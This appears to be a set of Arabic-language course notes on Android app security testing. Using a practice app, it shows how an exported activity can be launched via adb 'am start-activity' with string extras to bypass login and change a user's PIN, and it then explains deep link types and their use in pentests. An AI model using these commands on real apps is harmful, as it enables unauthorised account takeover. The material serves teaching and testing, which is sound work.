
```


<activity android:exported="true"
    android:name="com.apphacking.alarmpin.ChangePin">
    <intent-filter>
        <action android:name="com.apphacking.changePin"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</activity>
<activity android:name="com.apphacking.alarmpin.UserProfile"/>
<activity android:exported="true"
    android:name="com.apphacking.alarmpin.MainActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>

```

```
</intent-filter>  
</activity>
```

دلوقي لو جينا نفتح التطبيق هنافي انه هو بيطب مثلا username and password وبعد ما بدخل username and password بدلaci في change pin اللي هو ممكن نغير pin







دلوقي نفترض احنا مش معانا ولا **bypass login activity username and password** دلوقي
لافيينا ان في الحاجتين اللي اتكلمنا عنهم قبل كده أن النشاط يمكن استدعاؤه من تطبيقات أخرى اللي هما

1-exported="True"

```
<activity android:exported="true"  
        android:name="com.apphacking.alarmpin.ChangePin">
```


2-<intent-filter>

```
<intent-filter>
    <action android:name="com.apphacking.changePin"/>
    <category android:name="android.intent.category.DEFAULT"/>
</intent-filter>
```

فلوقي لو انا مش عارف options ممكن استخدم username and password اللي هو في ال activtiy دى متفعلة وده اللي هنعمله دلوقي

-1- هنروح لل login ونحاول نستخدم activity اللي هو بتاع ChangePin علشان ده معمول له intent-filter ونحاول اللي احنا نغير pin

1- login for username admin any pin he will give me pin incorrect



2-bypass login

```
PS C:\platform-tools> .\adb.exe shell  
emu64xa:/ $ am start-activity -n com.apphacking.alarmpin/.ChangePin  
Starting: Intent { cmp=com.apphacking.alarmpin/.ChangePin }
```

```

package com.apphacking.broadcasthacking;
import ...;

public class MainActivity {
    ...
}

```

```

PS C:\APK_toolsS> cd C:\Users\...Downloads\alarmpin_Folder
PS C:\Users\...Downloads\alarmpin_Folder> ls

Directory: C:\Users\...Downloads\alarmpin_Folder

Mode                LastWriteTime       Length Name
----                -- -- -- -- -- -- -- --
d-----            3/16/2025  3:27 AM          original
d-----            3/16/2025  3:27 AM          res
d-----            3/16/2025  3:27 AM          smali
d-----            3/16/2025  3:27 AM          smali_classes2
-a----             3/16/2025  3:27 AM      1817 AndroidManifest.xml
xml
-a----             3/16/2025  3:27 AM          404 apktool.yml

PS C:\Users\...Downloads\alarmpin_Folder> code .\AndroidManifest.xml
PS C:\Users\...Downloads\alarmpin_Folder> cd C:\platform-tools\
PS C:\platform-tools> .\adb.exe shell
activity -n com.apphacking.alarmpin/.ChangePin
activity -n com.apphacking.alarmpin/.ChangePin
activity -n com.apphacking.alarmpin/.ChangePin
Starting: Intent { cmp=com.apphacking.alarmpin/.ChangePin }
emu64xa: $ |

```

هنا اه عرفت اعمل bypass بس هنا انا محدتش user معين فلوقتي بما ان دي login activity انا هحدد انا username admin واحظ pin

من خلال am (activity manager) --->>> [-e|--es <EXTRA_KEY> <EXTRA_STRING_VALUE> ده في option]

```

am start-activity -n com.apphacking.alarmpin/.ChangePin --es "username"
"admin" --es "pin" "1234"



```

```

[--edal <EXTRA_KEY> <EXTRA_DOUBLE_VALUE>[,<EXTRA_DOUBLE_VALUE...>]
 (multiple extras passed as List<Double>)
[--esa <EXTRA_KEY> <EXTRA_STRING_VALUE>[,<EXTRA_STRING_VALUE...>]
 (multiple extras passed as String[]; to embed a comma into a string,
 escape it using "\\")
[--esal <EXTRA_KEY> <EXTRA_STRING_VALUE>[,<EXTRA_STRING_VALUE...>]
 (multiple extras passed as List<String>; to embed a comma into a string,
 escape it using "\\")
[-f <FLAG>]
[--grant-read-uri-permission] [--grant-write-uri-permission]
[--grant-persistent-uri-permission] [--grant-prefix-uri-permission]
[--debug-log-resolution] [--exclude-stopped-packages]
[--include-stopped-packages]
[--activity-brought-to-front] [--activity-clear-top]
[--activity-clear-when-task-reset] [--activity-exclude-from-recents]
[--activity-launched-from-history] [--activity-multiple-task]
[--activity-no-animation] [--activity-no-history]
[--activity-no-user-action] [--activity-previous-is-top]
[--activity-reorder-to-front] [--activity-reset-task-if-needed]
[--activity-single-top] [--activity-clear-task]
[--activity-task-on-home] [--activity-match-external]
[--receiver-registered-only] [--receiver-replace-pending]
[--receiverforeground] [--receiver-no-abort]
[--receiver-include-background]
[--selector]
[<URI> | <PACKAGE> | <COMPONENT>]
emu64xa: / $ am start-activity -n com.apphacking.alarmpin/.ChangePin --es "username"
/.ChangePin --es "username" "admin" --es "pin" "1234" <
ting: Intent { cmp=com.apphacking.alarmpin/.ChangePin (has extras) }
4xa: $


```

login with username admin and password 1234



"username="amr" , pin ="1111 مثلا احدد admin" ومكان نحدد اي مستخدم تاني مش لازم

```
m start-activity -n com.apphacking.alarmpin/.ChangePin --es "username"
"amr" --es "pin" "1111"
<
Starting: Intent { cmp=com.apphacking.alarmpin/.ChangePin (has extras) }
```



الخلاصة:

- ـ **Intent** يعتبر أداة قوية في نظام **Android** للتفاعل بين المكونات المختلفة.
- ـ يجب الحذر عند تحديد الأنشطة كـ `"exported=true"` لتجنب استغلالها.

Intent work with

1- activities ✓

2- broadcast receiver ✓

3- services ✓

4-content provider ✗

DeepLink Intents

هي خاصية تستخدم لتوجيه المستخدم مباشرةً إلى صفحة أو محتوى معين داخل التطبيق من خلال رابط. على سبيل المثال، إذا **Deep Link** دخل التطبيق بدلاً من الصفحة الرئيسية (Profile) ضغط المستخدم على رابط، يتم توجيهه مباشرةً إلى صفحة الملف الشخصي.

Deep Link Types:

1. Classic Deep Linking:

- ـ يستخدم روابط تحتوي على معلومات عن المحتوى المستهدف داخل التطبيق.
- ـ يتطلب أن يكون التطبيق مثبتاً على الجهاز.
- ـ فسيتم فتح التطبيق والانتقال إلى صفحة المنتج برقم 123، مثل: إذا كان الرابط `myapp://product/123`.

2. Deferred Deep Linking:

- يُستخدم عندما يكون التطبيق غير مثبت. في هذه الحالة، يتم توجيه المستخدم إلى متجر التطبيقات لتحميل التطبيق أولاً، وعند التثبيت، يتم فتح المحتوى المستهدف مباشرة.
- مفید في حملات التسويق لجذب المستخدمين الجدد.

3. Contextual Deep Linking:

- مشابه للرابط الموجل، لكنه يحمل بيانات إضافية (مثل مصدر الرابط أو الإعدادات المخصصة).
- مثلاً: عند تثبيت التطبيق من رابط تسويقي، يتم فتح شاشة ترحيب مخصصة لهذا المستخدم.

4. Universal Links (iOS) و App Links (Android):

- روابط تعمل على النظمتين iOS و Android.
- إذا كان التطبيق مثبتاً، يتم فتح المحتوى داخل التطبيق.
- إذا لم يكن مثبتاً، يتم توجيه المستخدم إلى المتصفح أو متجر التطبيقات.

؟Deep Link كيفية عمل

1. التسجيل للرابط العميق في تطبيق Android :

- في ملف `AndroidManifest.xml` يتم تعريف الـ `Deep Links`.
- :مثال

```
<intent-filter>
    <action android:name="android.intent.action.VIEW" />
    <category android:name="android.intent.category.DEFAULT" />
    <category android:name="android.intent.category.BROWSABLE" />
    <data android:scheme="myapp" android:host="product" />
</intent-filter>
```

2. التسجيل للرابط العميق في iOS :

- على الخادم يتم تعريف `Universal Links` باستخدام ملف `apple-app-site-association`.
- :مثال

```
{
    "applinks": {
        "apps": [],
        "details": [
            {
                "appID": "TEAM_ID.com.example.myapp",
                "paths": [ "/product/*" ]
            }
        ]
    }
}
```

1. يتم إنشاء رابط مثل `myapp://product/123`

2. عند الضغط عليه:

- إذا كان التطبيق مثبتاً، يتم فتح صفحة المنتج رقم 123.
- إذا لم يكن مثبتاً، يتم توجيه المستخدم إلى متجر التطبيقات.

فوائد Deep Linking :

تحسين تجربة المستخدم من خلال التوجيه المباشر.

تسهيل حملات التسويق وتحليل مصادر التفاعل.

تقليل عدد النقرات للوصول إلى المحتوى.

استخدام DeepLink في اختبارات الأمان (Pentest) :

في مجال اختبار الاختراق، يمكن استخدام DeepLink لتجاوز صفحات أو قيود معينة. الخيار `-d <DATA_URI>` في أداة `am` يتيح تنفيذ هذا النوع من الروابط:

```
adb shell
am start-activity -n package_name/intent_name -d "data_url"
```

autoverify="true":

- تُستخدم للسماح بفتح الرابط في المتصفح وربطه بالتطبيق.

أنواع الروابط العميقة:


1. DeepLink:

- يتطلب أن يكون التطبيق مثبتاً.
- الخصائص:

```
<intent-filter>
    <action android:name="android.intent.action.VIEW" />
    <category android:name="android.intent.category.DEFAULT" />
    <category android:name="android.intent.category.BROWSABLE" />
    <data android:scheme="alarmpin" android:host="webconfig.com"
        android:path="/page/1" />
</intent-filter>
```

Deep Links

Setup



- مثلاً: `alarmpin://webconfig.com/page/1`

2. Web Links:

- تفتح على المتصفح.
- الخصائص:

```
<intent-filter>
    <action android:name="android.intent.action.VIEW" />
    <category android:name="android.intent.category.DEFAULT" />
    <category android:name="android.intent.category.BROWSABLE" />
    <data android:scheme="https" android:host="webconfig.com"
        android:path="/page/1" />
</intent-filter>
```

- مثلاً: `https://webconfig.com/page/1`

